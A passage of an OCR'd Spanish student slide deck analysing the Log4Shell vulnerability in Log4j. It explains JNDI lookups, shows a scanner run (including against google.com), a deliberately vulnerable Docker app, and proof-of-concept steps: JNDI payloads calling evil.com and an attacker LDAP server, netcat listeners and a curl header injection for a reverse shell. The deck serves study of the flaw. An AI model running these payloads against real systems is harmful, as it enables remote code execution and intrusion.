Análisis y explotación de

Log4Shell^{tm}

Adrián Martín Marcos	756524
Pablo López-Alonso Alonso	759836

Índice

En esta exposición…

- Conceptos base
  - Log4j
  - JNDI
- Vulnerabilidad Log4shell
- Formas de explotar Log4shell
- Reverse shell
- Mitigación y actualidad

Conceptos base:
Log4j

- Framework de logging para Java, de Apache
- Biblioteca de logging más popular
- Permite logging de macros (lookups)

‘${java:version}’ → ‘Java 1.8.0_181’

Conceptos base:

JNDI

- API para buscar datos y recursos por su nombre
- Consta de API (interfaz) y SPI (implementaciones)
- Permite el servicio de directorio LDAP
- En la carga incontrolada de clases de manera remota se encuentra el origen de Log4Shell

‘${jndi:ldap://evil.com/MaliciousClass}’ → Executes malicious class


Log4Shell tm

La vulnerabilidad

- Descubierta Alibaba Cloud el 24 de noviembre de 2021
- Sustitución de los macros de JNDI sin restricciones.
- Con protocolo LDAP permite cargar código arbitrario ubicado de forma remota.
- Fragmento de código causante de la brecha es clase *jndiManager.*
- Segunda vulnerabilidad tras primer parche.

Detección


- Herramienta de la agencia de seguridad de Estados Unidos.
- Peticiones HTTP a un target insertando macros Log4J en distintas cabeceras.



```
┌──(kali㉿kali)-[~/log4j-scanner/log4-scanner]
└─$ ./log4j-scan.py -u https://www.google.com/
[•] CVE-2021-44228 - Apache Log4j RCE Scanner
[•] Scanner provided by FullHunt.io - The Next-Gen Attack Surface Management Platform.
[•] Secure your External Attack Surface with FullHunt.io.
[•] Initiating DNS callback server (interact.sh).
[%] Checking for Log4j RCE CVE-2021-44228.
[•] URL: https://www.google.com/
[•] URL: https://www.google.com/ | PAYLOAD: ${jndi:ldap://www.google.com.1pk80219s617430694199t8jm70dl677s.interact.sh/pimvzq0}
[•] Payloads sent to all URLs. Waiting for DNS OOB callbacks.
[•] Waiting...
[•] Targets do not seem to be vulnerable.

┌──(kali㉿kali)-[~/log4j-scanner/log4-scanner]
└─$ ./log4j-scan.py -u http://192.168.56.200:8080
[•] CVE-2021-44228 - Apache Log4j RCE Scanner
[•] Scanner provided by FullHunt.io - The Next-Gen Attack Surface Management Platform.
[•] Secure your External Attack Surface with FullHunt.io.
[•] Initiating DNS callback server (interact.sh).
[%] Checking for Log4j RCE CVE-2021-44228.
[•] URL: http://192.168.56.200:8080
[•] URL: http://192.168.56.200:8080 | PAYLOAD: ${jndi:ldap://192.168.56.200.m54k289c6r9p44w0jfxn40ivw2v3d034i.interact.sh/2mb40kp}
[•] Payloads sent to all URLs. Waiting for DNS OOB callbacks.
[•] Waiting...
[!!!] Targets Affected
{"timestamp": "2022-01-02T23:37:30.340536207Z", "host": "192.168.56.200.m54k289c6r9p44w0jfxn40ivw2v3d034i.m54k289c6r9p44w0jfxn40ivw2v3d034i.interact.sh", "remote_address": "81.47.231.73"}
{"timestamp": "2022-01-02T23:37:30.385998207Z", "host": "192.168.56.200.m54k289c6r9p44w0jfxn40ivw2v3d034i.m54k289c6r9p44w0jfxn40ivw2v3d034i.interact.sh", "remote_address": "80.58.184.143"}
```

Explotación (en servidor web)

- Usar campo HTTP del que se haga log
  - User-Agent
  - X-Api-Version




```
user@debian:~$ docker run --name vulnerable-app --rm -p 8080:8080 ghcr.io/christophetd/log4shell-vulnerable-app

  .   ____          _            __ _ _
 /\\ / ___'_ __ _ _(_)_ __  __ _ \ \ \ \
( ( )\___ | '_ | '_| | '_ \/ _` | \ \ \ \
 \\/  ___)| |_)| | | | | || (_| |  ) ) ) )
  '  |____| .__|_| |_|_| |_\__, | / / / /
 =========|_|==============|___/=/_/_/_/
 :: Spring Boot ::                (v2.6.1)

2022-01-02 23:43:02.418  INFO 1 --- [           main] f.c.l.v.VulnerableAppApplication         : Starting VulnerableAppApplication using Java 1.8.0_181 on 596fa1c7f6d5 with
 PID 1 (/app/spring-boot-application.jar started by root in /)
2022-01-02 23:43:02.442  INFO 1 --- [           main] f.c.l.v.VulnerableAppApplication         : No active profile set, falling back to default profiles: default
2022-01-02 23:43:03.948  INFO 1 --- [           main] o.s.b.w.e.t.TomcatWebServer              : Tomcat initialized with port(s): 8080 (http)
2022-01-02 23:43:03.973  INFO 1 --- [           main] o.a.c.c.StandardService                  : Starting service [Tomcat]
2022-01-02 23:43:03.991  INFO 1 --- [           main] o.a.c.c.StandardEngine                   : Starting Servlet engine: [Apache Tomcat/9.0.55]
2022-01-02 23:43:04.076  INFO 1 --- [           main] o.a.c.c.C.[.[.[/]                        : Initializing Spring embedded WebApplicationContext
2022-01-02 23:43:04.090  INFO 1 --- [           main] w.s.c.ServletWebServerApplicationContext : Root WebApplicationContext: initialization completed in 1586 ms
2022-01-02 23:43:05.041  INFO 1 --- [           main] o.s.b.w.e.t.TomcatWebServer              : Tomcat started on port(s): 8080 (http) with context path ''
2022-01-02 23:43:05.065  INFO 1 --- [           main] f.c.l.v.VulnerableAppApplication         : Started VulnerableAppApplication in 3.374 seconds (JVM running for 4.495)
2022-01-02 23:43:10.158  INFO 1 --- [nio-8080-exec-1] o.a.c.c.C.[.[.[/]                        : Initializing Spring DispatcherServlet 'dispatcherServlet'
2022-01-02 23:43:10.159  INFO 1 --- [nio-8080-exec-1] o.s.w.s.DispatcherServlet                : Initializing Servlet 'dispatcherServlet'
2022-01-02 23:43:10.160  INFO 1 --- [nio-8080-exec-1] o.s.w.s.DispatcherServlet                : Completed initialization in 1 ms
2022-01-02 23:43:10.206  INFO 1 --- [nio-8080-exec-1] HelloWorld                               : Received a request for API version "hola mundo"
2022-01-02 23:43:13.834  INFO 1 --- [nio-8080-exec-2] HelloWorld                               : Received a request for API version Java version 1.8.0_181
```

```
 ~ curl 192.168.56.200:8080 -H 'X-Api-Version: "hola mundo"'                                                                       ✓
Hello, world!%
 ~ curl 192.168.56.200:8080 -H 'X-Api-Version: ${java:version}'                                                                    ✓
Hello, world!%
```

Explotación (en servidor web)

- Usar campo en los formularios web de los que se haga log




1 2 8
CPU: 19.5% | RAM: 2.4G/32G | DISK: 66% | IP: 192.168.0.15 | UPDATES: 216 | Overcast+11(9)°C | Wednesday, December, 15, 02:07
0 | ↑ 4h 30m | 1 pwnctrl | 2 docker
| 02:07 | 15 Dec | root! | kaboom

```
[root@kaboom log4j-shell-poc]# docker run --network host log4j-shell-poc
```

Fuente: https://user-images.githubusercontent.com/87979263/146113359-20663eaa-555d-4d60-828d-a7f769ebd266.mp4

Explotación (en servidor web)

- O usar cualquier información accesible al usuario de la que se haga log…



```
1 2 9                                  DISK: 62% | IP: 192.168.0.15 | UPDATES: 93 | Partlycloudy+10(8) | Saturday, December, 11, 15:14
```

```
┌[kryptonite@kaboom] [/dev/pts/1]
└[~/repos/pwnCTRL/log4j/exploit]> sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
┌[kryptonite@kaboom] [/dev/pts/6]
└[~/repos/pwnCTRL/log4j/exploit]> python3 poc.py
java version "1.8.0_20"
Java(TM) SE Runtime Environment (build 1.8.0_20-b26)
Java HotSpot(TM) 64-Bit Server VM (build 25.20-b23, mixed mode)


[+] Enter IP for LDAPRefServer & Shell: 127.0.0.1
[+] Enter listener port for LDAPRefServer: 80
[+] Set listener port for shell: 4444
[+] Send me: ${jndi:ldap://127.0.0.1:1389/a}

Listening on 0.0.0.0:1389
```


```
┌[kryptonite@kaboom] [/dev/pts/3]
└[~/repos/pwnCTRL/log4j/exploit]> nc -lvnp 4444
```

```
0  1h 41m  1 nc  2 mc  3 bash                    | 15:14 | 11 Dec  kryptonite  kaboom
```

Fuente: https://user-images.githubusercontent.com/87979263/145681727-2bfd9884-a3e6-45dd-92e2-a624f29a8863.mp4

The log4j JNDI Attack

and how to prevent it



An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```

The string is passed to log4j for logging

```
${jndi:ldap://evil.xa/x}
```

log4j interpolates the string and queries the malicious LDAP server.

```
ldap://evil.xa/x
```


The LDAP server responds with directory information that contains the malicious Java class

```
dn:
javaClassName: Malicious
javaCodebase: http://evil.xa
javaSerializedData: <...>
```

JAVA deserializes (or downloads) the malicious Java class and executes it.

```
public class Malicious implements Serializable {
    ...
    static {
        <malicious Java code>
    }
    ....
}
```

Prueba de concepto: reverse shell




Aplicación web vulnerable

- Contenedor Docker sobre máquina virtual Debian
- Registra con Log4J campo ‘X-Api-Version’
- Versión de Log4J vulnerable a Log4Shell


Máquina del atacante

- Host real (Manjaro Linux)
- Uso de
  - ‘netcat’



```
ncat -lp 12345
```


  - ‘curl’



```
curl 192.168.56.200:8080 \
    -H 'X-Api-Version: ${jndi:ldap://192.168.56.100:1389/a}'
```

